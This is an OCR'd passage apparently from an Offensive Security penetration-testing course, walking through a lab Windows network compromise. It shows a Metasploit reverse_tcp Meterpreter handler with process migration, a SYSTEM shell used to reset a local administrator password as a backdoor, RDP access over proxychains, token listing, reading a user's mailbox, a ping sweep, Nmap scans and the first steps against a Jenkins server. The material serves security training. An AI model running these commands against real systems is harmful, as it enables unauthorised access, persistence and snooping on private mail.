


Figure 349: Copying whoami.exe to Puppet

Next, we need to start **`msfconsole`** with the configuration that we used earlier to generate the payload in order to catch our reverse shell. We will also instruct Metasploit to migrate the shell into

Copyright © Offensive Security Ltd. All rights reserved.

another process and ensure that the shell stays connected even if Windows thinks the service has failed to start. To do this, we will set *AutoRunScript* to migrate to a new process when the meterpreter session starts.

```
kali@kali:~$ sudo msfconsole -q -x "use exploit/multi/handler;\
                          set PAYLOAD windows/meterpreter/reverse_tcp;\
                          <span custom-style="BoldCodeRed">set AutoRunScript post/wind
ows/manage/migrate;\
                          set LHOST 10.11.0.4;\
                          set LPORT 80;\
                          run"</span>
...
[*] Started reverse TCP handler on 10.11.0.4:80
```

Listing 976 - Starting msfconsole

With everything in place, we'll attempt to restart the Poultry box and wait for our reverse shell. In order to have a persistent backdoor, we can run **net user** to reset the password for poultryadmin (the local administrator user we previously identified). Since the shell we will get back is running with *SYSTEM* privileges, we shouldn't have issues resetting the password.

```
[*] Started reverse TCP handler on 10.11.0.4:80
[*] Sending stage (180291 bytes) to 10.11.1.250
[*] Meterpreter session 2 opened (10.11.0.4:80 -> 10.11.1.250:9447) at 2020-01-01 15:5
6:03 -0700
[*] Session ID 1 (10.11.0.4:80 -> 10.11.1.250:9447) processing AutoRunScript 'post/win
dows/manage/migrate'
[*] Running module against POULTRY
[*] Current server process: Current.exe (1560)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2324
[+] Successfully migrated to process 2324

meterpreter > shell
Process 2784 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>net user poultryadmin OffSecHax1!
net user poultryadmin OffSecHax1!
The command completed successfully.

C:\Windows\system32>
```

Listing 977 - Getting system shell

With the password changed, we can attempt to log in via remote desktop. This time, we do not need the **/d** flag since we are logging in as the local admin user.

```
kali@kali:~$ proxychains xfreerdp /u:poultryadmin /v:10.5.5.20 +clipboard
ProxyChains-3.1 (http://proxychains.sf.net)
[16:16:47:626] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
```


Copyright © Offensive Security Ltd. All rights reserved.

```
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:3389-<><>-OK
Password:
```

Listing 978 - xFreeRDP as poultryadmin

After authenticating to the workstation, we are presented with the poultryadmin user's desktop.




Figure 350: Poultryadmin RDP access

With admin access to Poultry, we can start looking for access to the domain controller.

24.6.5 Post-Exploitation Enumeration

With access to the admin user, the first piece of enumeration we want to try is to attempt to list the domain tokens of any logged in users. We don't expect to find much since we just restarted Windows, but it's a good idea to check anyway.

To list the tokens, we will use meterpreter's *incognito* extension.[743] Going back to the Meterpreter shell, we can load the *incognito* extension and list the tokens by the username (**-u**).

[743] (Offensive Security, 2020), https://www.offensive-security.com/metasploit-unleashed/fun-incognito/

Copyright © Offensive Security Ltd. All rights reserved.

```
meterpreter > use incognito
Loading extension incognito...Success.

meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
poultry\poultryadmin

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter >
```

Listing 979 - Using incognito to dump tokens

Unfortunately, this does not provide us with any access that we don't already have.

We can continue looking around a bit more. We see that Thunderbird is also installed, but not set up for the admin user. We can check Alex's mailbox by navigating to C:\Users\alex\AppData\Roaming\Thunderbird\Profiles\jbv4ndsh.default-release\Mail\mail.sandbox.local\Inbox. The contents of the email are only complaining to Alex about the old Windows version in use.

```
From - Wed Nov 13 17:05:33 2019
X-Account-Key: account1
...
Reply-To: admin@sandbox.local
X-Priority: 3
To: alex@sandbox.local
Content-Type: text/plain; charset="iso-8859-1"

Alex,
I know you don't like Windows 10 but we need to get everyone transitioned over at some
point soon. Besides, your box is so old we don't even know what's running on it and if
it's updated or not anymore.
-Roger
```

Listing 980 - Reading Alex's email

Since we didn't find any other interesting information, we will move on to scanning the entirety of the internal network to see if we can find anything new.

24.7 Internal Network Enumeration

Before we begin enumerating the internal network, let's review what we already know:

We know that Ajla is in the external network behind one firewall. We also know that Zora and Poultry are behind another firewall in the internal network, but we don't know what the internal network looks like as a whole. To find out, we must run a scan.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 351: Network Diagram with Unknown Internal Network

In order to effectively enumerate the internal network, we must first develop a scanning methodology. Running a full port scan is not an effective method. As mentioned earlier, ICMP host discovery will not work through the proxychains tunnel. Instead, we can attempt to discover what hosts exist using the compromised Windows host and use that information to conduct a more thorough scan.

To do so, we can write a quick one-liner to **`ping`** every possible host on the network using a *for loop*.[744] To iterate through a command using a range of numbers, we can use the **`/L`** flag, which accepts a replaceable parameter (**`%i`** in our case) and the number to iterate through in the format of *(start, step, end)*. Next, we will send a single **`ping`** for each host (**`-n 1`**) and set a short timeout with the **`-w 200`** flag. To obtain a tidy result, the output of the ping command will be redirected to the null interface (via **`> nul`**). Finally, if the ping command succeeded, we will echo the IP to indicate the host is up. The full command and output is shown in Listing 981.

Please note however that this will only execute a ping sweep. That means that we cannot assume the results are complete as there may be live hosts that are configured to not respond to ICMP packets.

```
C:\Users\poultryadmin>for /L %i in (1,1,255) do @ping -n 1 -w 200 10.5.5.%i > nul && e
cho 10.5.5.%i is up.
10.5.5.1 is up.
10.5.5.11 is up.
10.5.5.20 is up.
10.5.5.25 is up.
10.5.5.30 is up.
```

Listing 981 - Ping sweep internal network

Our sweep found five hosts, including the 10.5.5.1 gateway so we can ignore that for the time being. The next two we have already compromised (10.5.5.11 and 10.5.5.20). This leaves two more hosts of interest. We will conduct an Nmap scan for the top 1000 ports from Kali against the two hosts.

[744] (Jesus Costello, 2020), https://www.rubyguides.com/2012/02/cli-ninja-ping-sweep/

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ proxychains nmap --top-ports=1000 -sT -Pn 10.5.5.25,30 --open
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-11 19:00 MST
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.30:5900-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.25:5900-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.30:53-<><>-OK
...
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.25:4321-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.30:667-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.25:667-<--timeout
Nmap scan report for 10.5.5.30
Host is up (0.80s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap scan report for 10.5.5.25
Host is up (0.80s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8080/tcp open  http-proxy

Nmap done: 2 IP addresses (2 hosts up) scanned in 1593.55 seconds
```

Listing 982 - Nmap Scan of Two Hosts

With the scan complete, we can investigate our results.

24.7.1 Reviewing the Results

First, let's concentrate on 10.5.5.30. At first glance, this appears to be the domain controller for sandbox.local. Now that we know what ports are open, we can conduct a deeper scan on those ports using the default Nmap scripts (**-sC**) in an attempt to extract some more information.

```
kali@kali:~/poultry$ proxychains nmap -p53,88,135,139,389,445,464,593,636,3268,3269,33
89 -sC -sT -Pn 10.5.5.30
...
Nmap scan report for 10.5.5.30
Host is up (0.29s latency).

PORT     STATE  SERVICE
53/tcp   open   domain
```


Copyright © Offensive Security Ltd. All rights reserved.

```
88/tcp   open   kerberos-sec
135/tcp  open   msrpc
139/tcp  open   netbios-ssn
389/tcp  open   ldap
445/tcp  open   microsoft-ds
464/tcp  open   kpasswd5
593/tcp  open   http-rpc-epmap
636/tcp  open   ldapssl
3268/tcp open   globalcatLDAP
3269/tcp closed globalcatLDAPssl
3389/tcp open   ms-wbt-server
| rdp-ntlm-info:
|   Target_Name: sandbox
|   NetBIOS_Domain_Name: sandbox
|   NetBIOS_Computer_Name: SANDBOXDC
|   DNS_Domain_Name: sandbox.local
|   DNS_Computer_Name: SANDBOXDC.sandbox.local
|   DNS_Tree_Name: sandbox.local
|   Product_Version: 10.0.14393
|_  System_Time: 2019-12-12T10:36:29+00:00
| ssl-cert: Subject: commonName=SANDBOXDC.sandbox.local
| Not valid before: 2019-11-25T06:48:49
|_Not valid after:  2020-05-26T06:48:49
|_ssl-date: 2019-12-12T10:36:28+00:00; +8h00m01s from scanner time.

Host script results:
|_clock-skew: mean: 9h36m01s, deviation: 3h34m42s, median: 8h00m00s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: SANDBOXDC
|   NetBIOS computer name: SANDBOXDC\x00
|   Domain name: sandbox.local
|   Forest name: sandbox.local
|   FQDN: SANDBOXDC.sandbox.local
|_  System time: 2019-12-18T10:08:27-08:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2019-12-12T10:36:38
|_  start_date: 2019-12-11T12:02:08

Nmap done: 1 IP address (1 host up) scanned in 67.55 seconds
```

Listing 983 - Nmap scan of DC with scripts

The domain controller seems to be a newer build (Windows Server 2016) and from both scans, it does not seem to be running any services other than those intended for a domain controller. While it is possible for a domain controller to be directly exploitable through specific vulnerabilities, from our experience, this is unlikely since these servers are typically hardened.

Copyright © Offensive Security Ltd. All rights reserved.

Let's move on to reviewing 10.5.5.25 in hopes that it will be a better target. We will start by again conducting an Nmap scan using the default Nmap scripts (**-sC**).

```
kali@kali:~/poultry$ proxychains nmap -p135,139,445,8080 -sC -sT -Pn 10.5.5.25
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-01 16:03 MST
...
Nmap scan report for 10.5.5.25
Host is up (0.077s latency).

PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8080/tcp open  http-proxy
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).

Host script results:
|_clock-skew: mean: 2h40m01s, deviation: 4h37m11s, median: -1s
| smb-os-discovery:
|   OS: Windows 10 Pro 15063 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: CEVAPI
|   NetBIOS computer name: CEVAPI\x00
|   Domain name: sandbox.local
|   Forest name: sandbox.local
|   FQDN: CEVAPI.sandbox.local
|_  System time: 2020-01-01T15:03:40-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-01-01T23:03:37
|_  start_date: 2020-01-01T22:07:03

Nmap done: 1 IP address (1 host up) scanned in 19.77 seconds
```

Listing 984 - Nmap scan of 10.5.5.25 with scripts

The Nmap scan discovered that the 10.5.5.25 target is named *Cevapi* and is running *Windows 10 Pro*. Our Nmap scan also discovered port 8080 open on the host and suggested that an http-proxy service is running on it. However, this port is also commonly used to run HTTP applications. One simple way of gathering more information is to visit the page. We first have to configure Firefox to use our SOCKS proxy though.

Copyright © Offensive Security Ltd. All rights reserved.

This can be done by opening Firefox preferences and searching for “proxy”.




Figure 352: Searching for Proxy Setting

The “Use this proxy server for all protocols” option should be unchecked and the SOCKS host must be set to 127.0.0.1 with the port of 1080. Finally, we will click the *SOCKS v4* radio button and click *OK*.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 353: Configuring the SOCKS Proxy

Copyright © Offensive Security Ltd. All rights reserved.

Next, we will open up a new tab and visit http://10.5.5.25:8080




Figure 354: Visiting 10.5.5.25 on Port 8080

The page that opens up is a Jenkins[745] login page. This is a very interesting target as Jenkins is an extremely powerful piece of software that might expose some attack surface. Therefore, we will concentrate our efforts on this host next.

24.8 Targeting the Jenkins Server

Jenkins is an automation server that can be used to automate a number of tasks related to software development.[746] Because of their nature, continuous integration and delivery tools like Jenkins are usually able to execute code. This is necessary in order to set up custom repeatable tasks triggered by specific events or actions.

A common use case for a tool like Jenkins is to pull a git repo after a commit is pushed, run a set of tests to ensure nothing broke in the application during the change, and, if everything succeeds, merge the new code into the master branch. In order to do this, Jenkins needs to have the ability

[745] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Jenkins_(software)

[746] (Continuous Delivery Foundation, 2020), https://jenkins.io/doc/

Copyright © Offensive Security Ltd. All rights reserved.

to execute system commands. As penetration testers, access to Jenkins will provide us a path to code execution.

As always, we want to conduct some level of enumeration before we begin trying to exploit anything. We've already conducted some network enumeration through a port scan, but now we want to concentrate solely on the Jenkins web application.

24.8.1 Application Enumeration

First, we can begin our enumeration by looking at the Document-Object Model(DOM) of the Jenkins login page. We will also look at the HTML source code later as it can be different than the DOM. To view the DOM, we right-click anywhere on the page and select *Inspect Element*.

